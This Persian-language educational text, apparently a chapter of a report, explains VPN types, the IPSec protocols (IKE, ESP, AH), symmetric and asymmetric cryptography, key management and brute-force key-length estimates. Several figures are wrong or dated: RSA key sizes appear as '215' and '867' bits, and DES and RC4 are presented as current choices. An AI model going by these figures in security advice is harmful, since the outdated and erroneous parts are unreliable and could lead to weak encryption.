۱- VPN لایه پیوند داده : با استفاده از VPN های لایه پیوند داده می توان دو شبکه خصوصی را در لایه ۲ مدل OSI با استفاده از پروتکلهایی مانند ATM یا Frame Relay به هم متصل کرد.با وجودی که این مکانیزم راه حل مناسبی به نظر می رسد اما معمولا روش ارزنی نیست چون نیاز به یک مسیر اختصاصی لایه ۲ دارد. پروتکلهای Frame Relay و ATM مکانیزمهای رمزنگاری را تامین نمی کنند. آنها فقط به ترافیک اجازه می دهند تا بسته به آن که به کدام اتصال لایه ۲ تعلق دارد ، تفکیک شود. بنابراین اگر به امنیت بیشتری نیاز دارید باید مکانیزمهای رمزنگاری مناسبی را به کار بگیرید.

۲- VPN لایه شبکه : این سری از VPN ها با استفاده از tunneling لایه ۳ و/یا تکنیکهای رمزنگاری استفاده می کنند. برای مثال می توان به IPSec Tunneling و پروتکل رمزنگاری برای ایجاد VPN اشاره کرد.مثالهای دیگر پروتکلهای GRE و L2TP هستند. جالب است اشاره کنیم که L2TP در ترافیک لایه ۲ تونل می زند اما از لایه ۳ برای این کار استفاده می کند. بنابراین در VPN های لایه شبکه قرار می گیرد. این لایه برای انجام رمزنگاری نیز بسیار مناسب است. در بخشهای بعدی این گزارش به این سری از VPN ها به طور مشروح خواهیم پرداخت.

۳- VPN لایه کاربرد : این VPN ها برای کار با برنامه های کاربردی خاص ایجاد شده اند. VPN های مبتنی بر SSL از مثالهای خوب برای این نوع از VPN هستند. SSL رمزنگاری را بین مرورگر وب و سروری که SSL را اجرا می کند، تامین می کند. SSH مثال دیگری برای این نوع از VPN ها است.SSH به عنوان یک مکانیزم امن و رمز شده برای login به اجزای مختلف شبکه شناخته می شود. مشکل VPNها در این لایه آن است که هرچه خدمات و برنامه های جدیدی اضافه می شوند ، پشتیبانی آنها در VPN نیز باید اضافه شود.

۱۵-۲ دسته بندی VPN براساس کارکرد تجاری

VPN را برای رسیدن به اهداف تجاری خاصی ایجاد می شوند. این اهداف تجاری تقسیم بندی جدیدی را برای VPN بنا می کنند .

۱- VPN اینترانتی : این سری از VPN ها دو یا چند شبکه خصوصی را در درون یک سازمان به هم متصل می کنند. این نوع از VPN زمانی معنا می کند که می خواهیم شعب یا دفاتر یک سازمان در نقاط دوردست را به مرکز آن متصل کنیم و یک شبکه امن بین آنها برقرار کنیم.

VPN اکسترانتی : این سری از VPN ها برای اتصال دو یا چند شبکه خصوصی از دو یا چند سازمان به کار می روند. از این نوع VPN معمولا برای سناریوهای B2B که در آن دو شرکت می خواهند به ارتباطات تجاری با یکدیگر بپردازند، استفاده می شود.

مقدمه ای بر IPSec

IP Security یا IPSec رشته ای از پروتکلهاست که برای ایجاد VPN مورد استفاده قرار می گیرند. مطابق با تعریف IETF (Internet Engineering Task Force) پروتکل IPSec به این شکل تعریف می شود:

یک پروتکل امنیتی در لایه شبکه تولید خواهد شد تا خدمات امنیتی رمزنگاری را تامین کند. خدماتی که به صورت منعطفی به پشتیبانی ترکیبی از تایید هویت ، جامعیت ، کنترل دسترسی و محرمانگی بپردازد.

در اکثر سناریوها مورد استفاده ،IPSec به شما امکان می دهد تا یک تونل رمزشده را بین دو شبکه خصوصی ایجاد کنید.همچنین امکان تایید هویت دو سر تونل را نیز برای شما فراهم می کند.اما IPSec تنها به ترافیک مبتنی بر IP اجازه بسته بندی و رمزنگاری می دهد و درصورتی که ترافیک غیر IP نیز در شبکه وجود داشته باشد ، باید از پروتکل دیگری مانند GRE در کنار IPSec استفاده کرد. IPSec به استاندارد de facto در صنعت برای ساخت VPN تبدیل شده است.بسیاری از فروشندگان تجهیزات شبکه ، IPSec را پیاده سازی کرده اند و لذا امکان کار با انواع مختلف تجهیزات از شرکتهای مختلف ، IPSec را به یک انتخاب خوب برای ساخت VPN مبدل کرده است.

۱۵-۳ انواع IPSec VPN

شیوه های مختلفی برای دسته بندی IPSec VPN وجود دارد اما از نظر طراحی ، IPSec برای حل دو مسئله مورد استفاده قرار می گیرد :

۱- اتصال یکپارچه دو شبکه خصوصی و ایجاد یک شبکه مجازی خصوصی

۲- توسعه یک شبکه خصوصی برای دسترسی کاربران از راه دور به آن شبکه به عنوان بخشی از شبکه امن

بر همین اساس ، IPSec VPN ها را نیز می توان به دو دسته اصلی تقسیم کرد:

۱- پیاده سازی IPSec LAN-to-LAN

این عبارت معمولا برای توصیف یک تونل IPSec بین دو شبکه محلی به کار می رود. در این حالت دو شبکه محلی با کمک تونل IPSec و از طریق یک شبکه عمومی با هم ارتباط برقرار می کنند به گونه ای که کاربران هر شبکه محلی به منابع شبکه محلی دیگر، به عنوان عضوی از آن شبکه، دسترسی دارند. IPSec به شما امکان می دهد که تعریف کنید چه داده ای و چگونه باید رمزنگاری شود.

۲- پیاده سازی IPSec Remote-Access Client

این نوع از VPN ها زمانی ایجاد می شوند که یک کاربر از راه دور و با استفاده از IPSec client نصب شده بر روی رایانه اش، به یک روتر IPSec یا Access server متصل می شود. معمولا این رایانه های دسترسی از راه دور به یک شبکه عمومی یا اینترنت و با کمک روش dialup یا روشهای مشابه متصل می شوند. زمانی که این رایانه به اینترنت یا شبکه عمومی متصل می شود، IPSec client موجود بر روی آن می تواند یک تونل رمز شده را بر روی شبکه عمومی ایجاد کند که مقصد آن یک دستگاه پایانی IPSec ،مانند یک روتر، که بر لبه شبکه خصوصی مورد نظر که کاربر قصد ورود به آن را دارد، باشد.

در روش اول تعداد پایانه های IPSec محدود است اما با کمک روش دوم می توان تعداد پایانه ها را به ده ها هزار رساند که برای پیاده سازی های بزرگ مناسب است.

۱۵-٤ ساختار IPSec

IPSec برای ایجاد یک بستر امن یکپارچه ، سه پروتکل را با هم ترکیب می کند :

۱- پروتکل مبادله کلید اینترنتی (Internet Key Exchange یا IKE)

این پروتکل مسئول طی کردن مشخصه های تونل IPSec بین دو طرف است. وظایف این پروتکل عبارتند از:

- ✓ طی کردن پارامترهای پروتکل
- ✓ مبادله کلیدهای عمومی
- ✓ تایید هویت هر دو طرف
- ✓ مدیریت کلیدها پس از مبادله

IKE مشکل پیاده سازی های دستی و غیر قابل تغییر IPSec را با خودکار کردن کل پردازه مبادله کلید حل می کند. این امر یکی از نیازهای حیاتی IPSec است. IKE خود از سه پروتکل تشکیل می شود :

- ✓ SKEME : مکانیزمی را برای استفاده از رمزنگاری کلید عمومی در جهت تایید هویت تامین می کند.
- ✓ Oakley : مکانیزم مبتنی بر حالتی را برای رسیدن به یک کلید رمزنگاری، بین دو پایانه IPSec تامین می کند.
- ✓ ISAKMP : معماری تبادل پیغام را شامل قالب بسته ها و حالت گذار تعریف می کند.

IKE به عنوان استاندارد RFC 2409 تعریف شده است. با وجودی که IKE کارایی و عملکرد خوبی را برای IPSec تامین می کند، اما بعضی کمبودها در ساختار آن باعث شده است تا پیاده سازی آن مشکل باشد، لذا سعی شده است تا تغییراتی در آن اعمال شود و استاندارد جدیدی ارائه شود که IKE v2 نام خواهد داشت.

۲- پروتکل Encapsulating Security Payload یا ESP

این پروتکل امکان رمزنگاری ، تایید هویت و تامین امنیت داده را فراهم می کند.

۳- پروتکل سرآیند تایید هویت (Authentication Header یا AH)

این پروتکل برای تایید هویت و تامین امنیت داده به کار می رود.

۱۶- رمزنگاری

۱۶-۱- معرفی و اصطلاحات

رمزنگاری علم کدها و رمزهاست. یک هنر قدیمی است و برای قرنها بمنظور محافظت از پیغامهایی که بین فرماندهان، جاسوسان، عشاق و دیگران ردوبدل می‌شده، استفاده شده است تا پیغامهای آنها محرمانه بماند.

هنگامی که با امنیت دیتا سروکار داریم، نیاز به اثبات هویت فرستنده و گیرنده پیغام داریم و در ضمن باید از عدم تغییر محتوای پیغام مطمئن شویم. این سه موضوع یعنی محرمانگی، تصدیق هویت و جامعیت در قلب امنیت ارتباطات دیتای مدرن قرار دارند و می‌توانند از رمزنگاری استفاده کنند.

اغلب این مساله باید تضمین شود که یک پیغام فقط میتواند توسط کسانی خوانده شود که پیغام برای آنها ارسال شده است و دیگران این اجازه را ندارند. روشی که تامین کننده این مساله باشد "رمزنگاری" نام دارد. رمزنگاری هنر نوشتن بصورت رمز است بطوریکه هیچکس بغیر از دریافت کننده موردنظر نتواند محتوای پیغام را بخواند.

رمزنگاری مخفف‌ها و اصطلاحات مخصوص به خود را دارد. برای درک عمیق‌تر به مقداری از دانش ریاضیات نیاز است. برای محافظت از دیتای اصلی (که بعنوان plaintext شناخته می‌شود)، آنرا با استفاده از یک کلید (رشته‌ای محدود از بیتها) بصورت رمز در می‌آوریم تا کسی که دیتای حاصله را می‌خواند قادر به درک آن نباشد. دیتای رمزشده (که بعنوان ciphertext شناخته می‌شود) بصورت یک سری بی‌معنی از بیتها بدون داشتن رابطه مشخصی با دیتای اصلی بنظر می‌رسد. برای حصول متن اولیه دریافت‌کننده آنرا رمزگشایی می‌کند. یک شخص ثالث (مثلا یک هکر) می‌تواند برای اینکه بدون دانستن کلید به دیتای اصلی دست یابد، کشف رمزنوشته (cryptanalysis) کند. بخاطرداشتن وجود این شخص ثالث بسیار مهم است.

رمزنگاری دو جزء اصلی دارد، یک الگوریتم و یک کلید. الگوریتم یک مبدل یا فرمول ریاضی است. تعداد کمی الگوریتم قدرتمند وجود دارد که بیشتر آنها بعنوان استانداردها یا مقالات ریاضی منتشر

شده‌اند. کلید، یک رشته از ارقام دودویی (صفر و یک) است که بخودی‌خود بی‌معنی است. رمزنگاری مدرن فرض می‌کند که الگوریتم شناخته شده است یا می‌تواند کشف شود. کلید است که باید مخفی نگاه داشته شود و کلید است که در هر مرحله پیاده‌سازی تغییر می‌کند. رمزگشایی ممکن است از همان جفت الگوریتم و کلید یا جفت متفاوتی استفاده کند.

دیتای اولیه اغلب قبل از رمزشدن بازچینی می‌شود؛ این عمل عموما بعنوان scrambling شناخته می‌شود. بصورت مشخص‌تر، hash functionها بلوکی از دیتا را (که می‌تواند هر اندازه‌ای داشته باشد) به طول از پیش مشخص‌شده کاهش می‌دهد. البته دیتای اولیه نمی‌تواند از hashed value بازسازی شود. Hash functionها اغلب بعنوان بخشی از یک سیستم تایید هویت مورد نیاز هستند؛ خلاصه‌ای از پیام (شامل مهم‌ترین قسمتها مانند شماره پیام، تاریخ و ساعت، و نواحی مهم دیتا) قبل از رمزنگاری خود پیام، ساخته و hash می‌شود.

یک چک تایید پیام (Message Authentication Check) یا MAC یک الگوریتم ثابت با تولید یک امضاء برروی پیام با استفاده از یک کلید متقارن است. هدف آن نشان دادن این مطلب است که پیام بین ارسال و دریافت تغییر نکرده است. هنگامی که رمزنگاری توسط کلید عمومی برای تایید هویت فرستنده پیام استفاده می‌شود، منجر به ایجاد امضای دیجیتال (digital signature) می‌شود.

۱۶-۲- الگوریتم‌ها

طراحی الگوریتمهای رمزنگاری مقوله‌ای برای متخصصان ریاضی است. طراحان سیستمهایی که در آنها از رمزنگاری استفاده می‌شود، باید از نقاط قوت و ضعف الگوریتمهای موجود مطلع باشند و برای تعیین الگوریتم مناسب قدرت تصمیم‌گیری داشته باشند. اگرچه رمزنگاری از اولین کارهای شانون (Shannon) در اواخر دهه ۴۰ و اوایل دهه ۵۰ بشدت پیشرفت کرده است، اما کشف رمز نیز پابه‌پای رمزنگاری به پیش آمده است و الگوریتمهای کمی هنوز با گذشت زمان ارزش خود را حفظ کرده‌اند. بنابراین تعداد الگوریتمهای استفاده شده در سیستمهای کامپیوتری عملی و در سیستمهای برپایه کارت هوشمند بسیار کم است.

۱-۲-۱۶ سیستمهای کلید متقارن

یک الگوریتم متقارن از یک کلید برای رمزنگاری و رمزگشایی استفاده می‌کند. بیشترین شکل استفاده از رمزنگاری که در کارتهای هوشمند و البته در بیشتر سیستمهای امنیت اطلاعات وجود دارد data encryption algorithm یا DEA است که بیشتر بعنوان DES شناخته می‌شود. DES یک محصول دولت ایالات متحده است که امروزه بطور وسیعی بعنوان یک استاندارد بین‌المللی شناخته می‌شود. بلوکهای ۶۴بیتی دیتا توسط یک کلید تنها که معمولا ۵۶بیت طول دارد، رمزنگاری و رمزگشایی می‌شوند. DES از نظر محاسباتی ساده است و براحتی می‌تواند توسط پردازنده‌های کند (بخصوص آنهایی که در کارتهای هوشمند وجود دارند) انجام گیرد.

این روش بستگی به مخفی‌بودن کلید دارد. بنابراین برای استفاده در دو موقعیت مناسب است: هنگامی که کلیدها می‌توانند به یک روش قابل اعتماد و امن توزیع و ذخیره شوند یا جایی که کلید بین دو سیستم مبادله می‌شوند که قبلا هویت یکدیگر را تایید کرده‌اند عمر کلیدها بیشتر از مدت تراکنش طول نمی‌کشد. رمزنگاری DES عموما برای حفاظت دیتا از شنود در طول انتقال استفاده می‌شود.

کلیدهای DES ۴۰بیتی امروزه در عرض چندین ساعت توسط کامپیوترهای معمولی شکسته می‌شوند و بنابراین نباید برای محافظت از اطلاعات مهم و با مدت طولانی اعتبار استفاده شود. کلید ۵۶بیتی عموما توسط سخت‌افزار یا شبکه‌های بخصوصی شکسته می‌شوند. رمزنگاری DESسه‌تایی عبارتست از کدکردن دیتای اصلی با استفاده از الگوریتم DES که در سه مرتبه انجام می‌گیرد. (دو مرتبه با استفاده از یک کلید به سمت جلو (رمزنگاری) و یک مرتبه به سمت عقب (رمزگشایی) با یک کلید دیگر) مطابق شکل زیر:

این عمل تاثیر دوبرابر کردن طول مؤثر کلید را دارد؛ بعدا خواهیم دید که این یک عامل مهم در قدرت رمزکنندگی است.

الگوریتمهای استاندارد جدیدتر مختلفی پیشنهاد شده‌اند. الگوریتمهایی مانند Blowfish و IDEA برای زمانی مورد استفاده قرار گرفته‌اند اما هیچکدام پیاده‌سازی سخت‌افزاری نشدند بنابراین بعنوان رقیبی برای DES برای استفاده در کاربردهای میکروکنترلی مطرح نبوده‌اند. پروژه استاندارد رمزنگاری پیشرفته دولتی ایالات متحده (AES) الگوریتم Rijndael را برای جایگزیتی DES بعنوان الگوریتم رمزنگاری اولیه انتخاب کرده است. الگوریتم Twofish مشخصا برای پیاده‌سازی در پردازنده‌های توان-پایین مثلا در کارتهای هوشمند طراحی شد.

در ۱۹۹۸ وزارت دفاع ایالات متحده تصمیم گرفت که الگوریتمها Skipjack و مبادله کلید را که در کارتهای Fortezza استفاده شده بود، از محرمانگی خارج سازد. یکی از دلایل این امر تشویق برای پیاده‌سازی بیشتر کارتهای هوشمند برپایه این الگوریتمها بود.

برای رمزنگاری جریانی (streaming encryption) (که رمزنگاری دیتا در حین ارسال صورت می‌گیرد بجای اینکه دیتای کدشده در یک فایل مجزا قرار گیرد) الگوریتم RC4 سرعت بالا و دامنه‌ای از طول کلیدها از ۴۰ تا ۲۵۶ بیت فراهم می‌کند. RC4 که متعلق به امنیت دیتای RSA است، بصورت عادی برای رمزنگاری ارتباطات دوطرفه امن در اینترنت استفاده می‌شود.

۱۶-۲-۲ سیستمهای کلید نامتقارن

سیستمهای کلید نامتقارن از کلید مختلفی برای رمزنگاری و رمزگشایی استفاده می‌کنند. بسیاری از سیستمها اجازه می‌دهند که یک جزء (کلید عمومی یا public key) منتشر شود در حالیکه دیگری (کلید اختصاصی یا private key) توسط صاحبش حفظ شود. فرستنده پیام، متن را با کلید عمومی گیرنده کد می‌کند و گیرنده آن را با کلید اختصاصی خودش رمزنگاری میکند. بعبارتی تنها با کلید اختصاصی گیرنده می‌توان متن کد شده را به متن اولیه صحیح تبدیل کرد. یعنی حتی فرستنده نیز اگرچه از محتوای اصلی پیام مطلع است اما نمی‌تواند از متن کدشده به متن اصلی دست یابد، بنابراین پیام کدشده برای هرگیرنده‌ای بجز گیرنده مورد نظر فرستنده بی‌معنی خواهد بود. معمولترین سیستم نامتقارن بعنوان RSA شناخته می‌شود (حروف اول پدیدآورندگان آن یعنی Rivest ، Shamir و

Adlemen است). اگرچه چندین طرح دیگر وجود دارند. می‌توان از یک سیستم نامتقارن برای نشاندادن اینکه فرستنده پیام همان شخصی است که ادعا می‌کند استفاده کرد که این عمل اصطلاحا امضاء نام دارد. RSA شامل دو تبدیل است که هرکدام احتیاج به بتوان‌رسانی ماجولار با توانهای خیلی طولانی دارد:

امضاء، متن اصلی را با استفاده از کلید اختصاصی رمز می‌کند؛

رمزگشایی عملیات مشابه‌ای روی متن رمزشده اما با استفاده از کلید عمومی است. برای تایید امضاء بررسی می‌کنیم که آیا این نتیجه با دیتای اولیه یکسان است؛ اگر اینگونه است، امضاء توسط کلید اختصاصی متناظر رمزشده است.

به بیان ساده‌تر چنانچه متنی از شخصی برای دیگران منتشر شود، این متن شامل متن اصلی و همان متن اما رمز شده توسط کلید اختصاصی همان شخص است. حال اگر متن رمزشده توسط کلید عمومی آن شخص که شما از آن مطلعید رمزگشایی شود، مطابقت متن حاصل و متن اصلی نشاندهنده صحت فرد فرستنده آن است، به این ترتیب امضای فرد تصدیق می‌شود. افرادی که از کلید اختصاصی این فرد اطلاع ندارند قادر به ایجاد متن رمزشده نیستند بطوریکه با رمزگشایی توسط کلید عمومی این فرد به متن اولیه تبدیل شود.

اساس سیستم RSA این فرمول است: $X = Y^k \pmod r$

که X متن کد شده، Y متن اصلی، k کلید اختصاصی و r حاصلضرب دو عدد اولیه بزرگ است که با دقت انتخاب شده‌اند. برای اطلاع از جزئیات بیشتر می‌توان به مراجعی که در این زمینه وجود دارد رجوع کرد. این شکل محاسبات روی پردازنده‌های بایتی بخصوص روی ۸ بیتی‌ها که در کارتهای هوشمند استفاده می‌شود بسیار کند است. بنابراین، اگرچه RSA هم تصدیق هویت و هم رمزنگاری را ممکن می‌سازد، در اصل برای تایید هویت منبع پیام از این الگوریتم در کارتهای هوشمند استفاده می‌شود و برای نشاندادن عدم تغییر پیام در طول ارسال و رمزنگاری کلیدهای آتی استفاده می‌شود.

سایر سیستمهای کلید نامتقارن شامل سیستمهای لگاریتم گسسته می‌شوند مانند Diffie-Hellman، ElGamal و سایر طرحهای چندجمله‌ای و منحنی‌های بیضوی. بسیاری از این طرحها عملکردهای

یک‌طرفه‌ای دارند که اجازه تاییدهویت را می‌دهند اما رمزنگاری ندارند. یک رقیب جدیدتر الگوریتم RPK است که از یک تولیدکننده مرکب برای تنظیم ترکیبی از کلیدها با مشخصات مورد نیاز استفاده می‌کند. RPK یک پروسه دو مرحله‌ای است: بعد از فاز آماده‌سازی در رمزنگاری و رمزگشایی (برای یک طرح کلید عمومی) رشته‌هایی از دیتا بطور استثنایی کاراست و می‌تواند براحتی در سخت‌افزارهای رایج پیاده‌سازی شود. بنابراین بخوبی با رمزنگاری و تصدیق‌هویت در ارتباطات سازگار است.

طولهای کلیدها برای این طرحهای جایگزین بسیار کوتاهتر از کلیدهای مورد استفاده در RSA است که آنها برای استفاده در چیپ‌کارتها مناسب‌تر است. اما RSA محکی برای ارزیابی سایر الگوریتمها باقی مانده است؛ حضور و بقای نزدیک به سه‌دهه از این الگوریتم، تضمینی در برابر ضعفهای عمده بشمار می‌رود.

۱۶-۳کلیدها در رمزنگاری

با روشن شدن اهمیت وجود کلیدها در امنیت داده‌ها، اکنون باید به انواع کلیدهای موجود و مکان مناسب برای استفاده هر نوع کلید توجه کنیم.

۱۶-۳-۱ کلیدهای محرمانه (Secret keys)

الگوریتمهای متقارن مانند DES از کلیدهای محرمانه استفاده می‌کنند؛ کلید باید توسط دو طرف تراکنش منتقل و ذخیره شود. چون فرض بر این است که الگوریتم شناخته شده و معلوم است، این قضیه اهمیت امن بودن انتقال و ذخیره کلید را مشخص می‌سازد. کارتهای هوشمند معمولا برای ذخیره کلیدهای محرمانه استفاده می‌شوند. در این حالت تضمین اینکه قلمرو کلید محدود است، مهم است: باید همیشه فرض کنیم که یک کارت ممکن است با موفقیت توسط افراد غیرمجاز تحلیل گردد، و به این ترتیب کل سیستم نباید در مخاطره قرار گیرد.

۱۶-۳-۲ کلیدهای عمومی و اختصاصی (Public and private keys)

امتیاز اصلی و مهم سیستمهای کلید نامتقارن این است که آنها اجازه می‌دهند که یک کلید (کلید اختصاصی) با امنیت بسیار بالا توسط تولید کننده آن نگهداری شود در حالیکه کلید دیگر (کلید

عمومی)می‌تواند منتشر شود. کلیدهای عمومی می‌توانند همراه پیامها فرستاده شوند یا در فهرستها لیست شوند (شروط و قوانینی برای کلیدهای عمومی در طرح فهرست پیام‌رسانی الکترونیکی ITU X.500 وجود دارد)، و از یک شخص به شخص بعدی داده شوند. مکانیسم توزیع کلیدهای عمومی می‌تواند رسمی (یک مرکز توزیع کلید) یا غیررسمی باشد.

محرمانگی کلید اختصاصی در چنین سیستمی مهمترین مساله است؛ باید توسط ابزار منطقی و فیزیکی در کامپیوتری که ذخیره شده، محافظت گردد. کلیدهای اختصاصی نباید هرگز بصورت رمزنشده در یک سیستم کامپیوتر معمولی یا بشکلی که توسط انسان قابل خواندن باشد، ذخیره شوند. در اینجا نیز کارت هوشمند برای ذخیره کلیدهای اختصاصی یک فرد قابل استفاده است، اما کلیدهای اختصاصی سازمانهای بزرگ معمولا نباید در یک کارت ذخیره شود.

۱۶-۳-۳ کلیدهای اصلی و کلیدهای مشتق‌شده (Master keys and derived keys)

یک روش کاستن از تعداد کلیدهایی که باید منتقل و ذخیره شوند، مشتق گرفتن از آنهاست هر زمانی که استفاده می‌شوند. در یک برنامه اشتقاق کلید، یک کلید اصلی همراه با چند پارامتر مجزا برای محاسبه کلید مشتق‌شده استفاده می‌شود که بعدا برای رمزنگاری استفاده می‌گردد. برای مثال، اگر یک صادرکننده با تعداد زیادی کارت سروکار دارد، می‌تواند برای هر کارت، با استفاده از کلید اصلی، شماره کارت را رمز کند و به این ترتیب کلید مشتق‌شده حاصل می‌شود و به آن کارت اختصاص داده می‌شود.

شکل دیگری از کلیدهای مشتق‌شده با استفاده از tokenها که محاسبه‌گرهای الکترونیکی با عملکردهای بخصوص هستند، محاسبه می‌شوند. آنها ممکن است بعنوان ورودی از یک مقدار گرفته شده از سیستم مرکزی، یک PIN وارد شده توسط کاربر و تاریخ و زمان استفاده کنند. خود token شامل الگوریتم و یک کلید اصلی است. چنینی tokenهایی اغلب برای دسترسی به سیستمهای کامپیوتری امن استفاده می‌شوند.

۱۶-۳-٤ کلیدهای رمزکننده‌کلید (keys Key-encrypting)

از آنجا که ارسال کلید یک نقطه ضعف از نظر امنیتی در یک سیستم بشمار می‌رود، رمزکردن کلیدها هنگام ارسال و ذخیره آنها بشکل رمزشده منطقی بنظر می‌رسد. کلیدهای رمزکننده کلید هرگز به خارج از یک سیستم کامپیوتری (یا کارت هوشمند) ارسال نمی‌شوند و بنابراین می‌توانند آسانتر محافظت شوند تا آنهایی که ارسال می‌شوند. اغلب الگوریتم متفاوتی برای تبادل کلیدها از آنچه که برای رمزکردن پیامها استفاده می‌شود، مورد استفاده قرار می‌گیرد.

از مفهوم دامنه کلید (domain key) برای محدود کردن میدان کلیدها و محافظت کردن کلیدها در دامنه‌شان استفاده می‌کنیم. معمولا یک دامنه، یک سیستم کامپیوتری خواهد بود که می‌تواند بصورت فیزیکی و منطقی محافظت گردد. کلیدهای استفاده شده در یک دامنه توسط یک کلید رمزکننده‌کلید محلی ذخیره می‌شوند.هنگامی که کلیدها می‌خواهند به یک سیستم کامپیوتری دیگر فرستاده شوند، رمزگشایی و تحت یک کلید جدید رمز می‌شوند که اغلب بعنوان کلید کنترل ناحیه (zone control key) شناخته می‌شوند. با دریافت این کلیدها در طرف دیگر، تحت کلید محلی سیستم جدید رمز می‌شوند. بنابراین کلیدهایی که در دامنه‌های یک ناحیه قرار دارند از دامنه‌ای به دامنه دیگر بصورتی که بیان گردید منتقل می‌شوند.

۱۶-۳-۵کلیدهای نشست (keys Session)

برای محدودکردن مدت زمانی که کلیدها معتبر هستند، اغلب یک کلید جدید برای هر نشست یا هر تراکنش تولید می‌شود. این کلید ممکن است یک عدد تصادفی تولید شده توسط ترمینالی باشد که در مرحله تصدیق کارت قرار دارد باشد. اگر کارت قادر به رمزگشایی روش کلید عمومی باشد، یعنی کلید نشست می‌تواند با استفاده از کلید عمومی کارت رمز شود.

بخشی از تراکنش که در آن کلید منتقل می‌شود اغلب در مقایسه با بقیه تراکنش کوتاهتر است؛ بنابراین بار اضافی این بخش نسبت به کل تراکنش قابل صرفنظر است. چنانچه بقیه تراکنش بسبب استفاده از کلید متقارن با بالاسری کمتری رمز شود، زمان پردازش برای فاز تایید هویت و انتقال کلید قابل پذیرش است. (توضیح اینکه روشهای رمز متقارن از نامتقارن بمراتب سریعتر هستند بنابراین می‌توان ابتدا یک کلید

متقارن را با استفاده از روش نامتقارن انتقال داد و سپس از آن کلید متقارن برای انجام بقیه تراکنش استفاده کرد.)

شکل خاصی از کلید نشست، سیستم انتقال کلید است که در برخی سیستمهای پرداخت الکترونیک و مبادله دیتای الکترونیک استفاده می‌شود. بدین صورت که در پایان هر تراکنش، یک کلید جدید منتقل می‌شود و این کلید برای تراکنش بعدی مورد استفاده قرار می‌گیرد.

شکستن کلیدهای رمزنگاری

چه طول کلیدی در رمزنگاری مناسب است؟

امنیت هر الگوریتم مستقیماً به پیچیده بودن اصولی مربوط است که الگوریتم بر اساس آن بنا شده است.

امنیت رمزنگاری بر اساس پنهان ماندن کلید است نه الگوریتم مورد استفاده. در حقیقت، با فرض اینکه که الگوریتم از قدرت کافی برخوردار است (یعنی که ضعف شناخته‌شده‌ای که بتوان برای نفوذ به الگوریتم استفاده کرد، وجود نداشته باشد) تنها روش درک متن اصلی برای یک استراق سمع کننده، کشف کلید است.

در بیشتر انواع حمله، حمله‌کننده تمام کلیدهای ممکن را تولید و روی متن رمزشده اعمال می‌کند تا در نهایت یکی از آنها نتیجه درستی دهد. تمام الگوریتمهای رمزنگاری در برابر این نوع حمله آسیب‌پذیر هستند، اما با استفاده از کلیدهای طولانی‌تر، می‌توان کار را برای حمله‌کننده مشکل‌تر کرد. هزینه امتحان کردن تمام کلیدهای ممکن با تعداد بیتهای استفاده شده در کلید بصورت نمایی اضافه می‌شود، و این در حالیست که انجام عملیات رمزنگاری و رمزگشایی بسیار کمتر افزایش می‌یابد.

۱۶-٤الگوریتمهای متقارن

DES که یک الگوریتم کلید متقارن است معمولا از کلیدهای ۶۴ بیتی برای رمزنگاری و رمزگشایی استفاده می‌کند. الگوریتم متن اولیه را به بلوکهای ۶۴ بیتی می‌شکند و آنها را یکی‌یکی رمز می‌کند.

DES۳ الگوریتم پیشرفته‌تر است و در آن الگوریتم DES سه بار اعمال می‌شود (در بخش رمزنگاری به آن اشاره شده است). نسخه دیگری از این الگوریتم (پایدارتر از قبلیها) از کلیدهای ۵۶بیتی و با فضای کلید موثر ۱۶۸بیت استفاده می‌کند و سه بار عملیات رمزنگاری را انجام می‌دهد.

جدول زیر زمان لازم برای یافتن کلید در الگوریتم DES را نشان میدهد.

طول کلید	تعداد کلیدهای ممکن	زمان مورد نیاز برای ۱ رمزگشایی در هر میلی‌ثانیه	زمان مورد نیاز برای ۱،۰۰۰،۰۰۰ رمزگشایی در هر میلی‌ثانیه
۳۲ بیت	$2^{32} = 3/4 \times 10^{9}$	2^{31} میلی‌ثانیه = ۸/۳۵ دقیقه	۱۵/۲ میلی‌ثانیه
۵۶ بیت	$2^{56} = 2/7 \times 10^{16}$	2^{55} میلی‌ثانیه = ۱۱۴۲ سال	۱۰ ساعت
۱۲۸ بیت	$2^{128} = 4/3 \times 10^{38}$	2^{127} میلی‌ثانیه = $4/5 \times 10^{24}$ سال	$4/5 \times 10^{18}$ سال
۱۶۸ بیت	$2^{168} = 7/3 \times 10^{50}$	2^{167} میلی‌ثانیه = $9/5 \times 10^{36}$ سال	$9/5 \times 10^{30}$ سال

ستون سوم مربوط به کامپیوترهایی است که می‌توانند در هر میلی‌ثانیه یک رمزگشایی را انجام دهند که برای کامپیوترهای امروزی توان محاسباتی معقولی محسوب می‌شود. ستون آخر برای سیستمهای بسیار بزرگ محاسباتی است بطوریکه قدرت پردازش یک میلیون برابر زیاد شده باشد.

بدون در نظر گرفتن طول کلید، الگوریتمهای متقارن قوی نیز نمی‌توانند امنیت الگوریتمهای نامتقارن را داشته باشند، زیرا کلید باید بین دو طرف ارتباط مبادله شود.

۱۶-۵ الگوریتمهای نامتقارن

عموماً سیستمی امن محسوب می‌شود که هزینه شکستن آن بیشتر از ارزش دیتایی باشد که نگهداری می‌کند. اما در ذهن داشته باشید که با افزایش قدرت محاسباتی، سیستمهای رمزنگاری، آسانتر توسط روشهای سعی و خطا مورد حمله قرار خواهند گرفت.

برای مثال، طبق گزارشی از سایت RSA، تخمین زده می شود که یک کلید ۲۱۵ بیتی می تواند با هزینه ای کمتر از ۱ میلیون دلار و یک تلاش ۸ ماهه شکسته شود. RSA توصیه میکند که کلیدهای ۲۱۵ بیتی در حال حاضر امنیت کافی ایجاد نمی کنند و باید بنفع کلیدهای ۸۶۷ بیتی برای استفاده های شخصی کنار بروند! به همین ترتیب برای استفاده شرکتها کلیدهای ۱۰۲۴ بیتی و از ۲۰۴۸ بیت برای کلیدهای فوق العاده ارزشمند استفاده شود. البته پیش بینی شده است که این مقادیر تا حداقل سال ۲۰۰۴ معتبر خواهد بود. با پیشرفتهای موجود احتمالا در این زمان نیاز به افزودن بر طول کلید ها خواهد بود.

جدول زیر نشاندهنده افراد یا گروههایی است که توانایی شکستن کلیدها با طولهای متفاوت را دارند.

طول کلید	نفوذگران بالقوه
۲۵۶ بیتی	افراد عادی
۳۸۴ بیتی	گروههای تحقیق دانشگاهی و شرکتها
۵۱۲ بیتی	گروههای دولتی با تمام امکانات
۷۶۸ بیتی	امن برای کوتاه مدت
۱۰۲۴ بیتی	امن تا آینده نزدیک
۲۰۴۸	امن احتمالا تا چند ده سال!

